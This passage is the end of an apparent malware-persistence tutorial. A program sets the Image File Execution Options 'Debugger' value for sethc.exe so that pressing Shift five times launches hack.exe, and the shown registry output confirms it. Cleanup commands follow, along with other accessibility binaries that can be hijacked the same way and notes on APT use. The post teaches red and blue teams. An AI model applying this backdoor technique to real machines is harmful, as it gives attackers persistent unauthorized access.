HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sp1wow64.exe  
MitigationOptions REG_QWORD 0x200000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\spoolsv.exe  
MitigationOptions REG_QWORD 0x200000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\svchost.exe  
MinimumStackCommitInBytes REG_DWORD 0x8000  
MitigationAuditOptions REG_QWORD 0x101000000000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SystemSettings.exe  
MitigationOptions REG_QWORD 0x10000000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskmgr.exe  
Debugger REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe"  
PS Z:\2022-09-30-malware-pers-12> .\\pers.exe  
PS Z:\2022-09-30-malware-pers-12> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /s  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe  
Debugger REG_SZ C:\Windows\System32\hack.exe  
PS Z:\2022-09-30-malware-pers-12>
```

Finally, pressing **Shift** key 5 times:



Note to the properties of the **hack.exe**:





Perfect! =^..^=

After end of experiments, for cleanup, run:

```
Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Force -Verbose
```

```
Administrator: Windows PowerShell
Debugger      REG_SZ      "C:\Program Files\Process Hacker 2\ProcessHacker.exe"
PS Z:\2022-09-30-malware-pers-12> .\pers.exe
PS Z:\2022-09-30-malware-pers-12> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe
Debugger      REG_SZ      C:\Windows\System32\hack.exe
PS Z:\2022-09-30-malware-pers-12> Remove-Item -Path "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" -Force -Verbose
VERBOSE: Performing the operation "Remove Key" on target "Item: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe".
PS Z:\2022-09-30-malware-pers-12> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /s
ERROR: The system was unable to find the specified registry key or value.
PS Z:\2022-09-30-malware-pers-12>
```

The screenshot shows a Windows 10 desktop environment within a VirtualBox VM. The taskbar at the bottom includes icons for Start, Search, File Explorer, Edge browser, Task View, Task Manager, Task Scheduler, File History, Taskbar settings, and a date/time indicator (6:39 AM, 10/1/2022). The Start button is highlighted.

## conclusion

The Windows Accessibility Features are a collection of utilities accessible via the Windows sign-in screen (like Sticky Keys). Some Accessibility features and their corresponding trigger choices and locations include:

### 1. Utility Manager

- C:\Windows\System32\Utilman.exe
- Trigger: Windows key + U

### 2. On-Screen Keyboard

- C:\Windows\System32\osk.exe
- Trigger: Click on On-screen keyboard button

### 3. Magnifier

- C:\Windows\System32\Magnify.exe
- Trigger: Windows Key + =

#### 4. Narrator

- C:\Windows\System32\Narrator.exe
- Trigger: Windows Key + Enter

#### 5. Display Switcher

- C:\Windows\System32\DisplaySwitch.exe
- Trigger: Windows Key + P

These Windows capabilities became well-known when the APT groups exploited them to backdoor target PCs. For example, APT3, APT29 and APT41 used sticky keys.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK. Event Triggered Execution: Accessibility Features

APT3

APT29

APT41

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*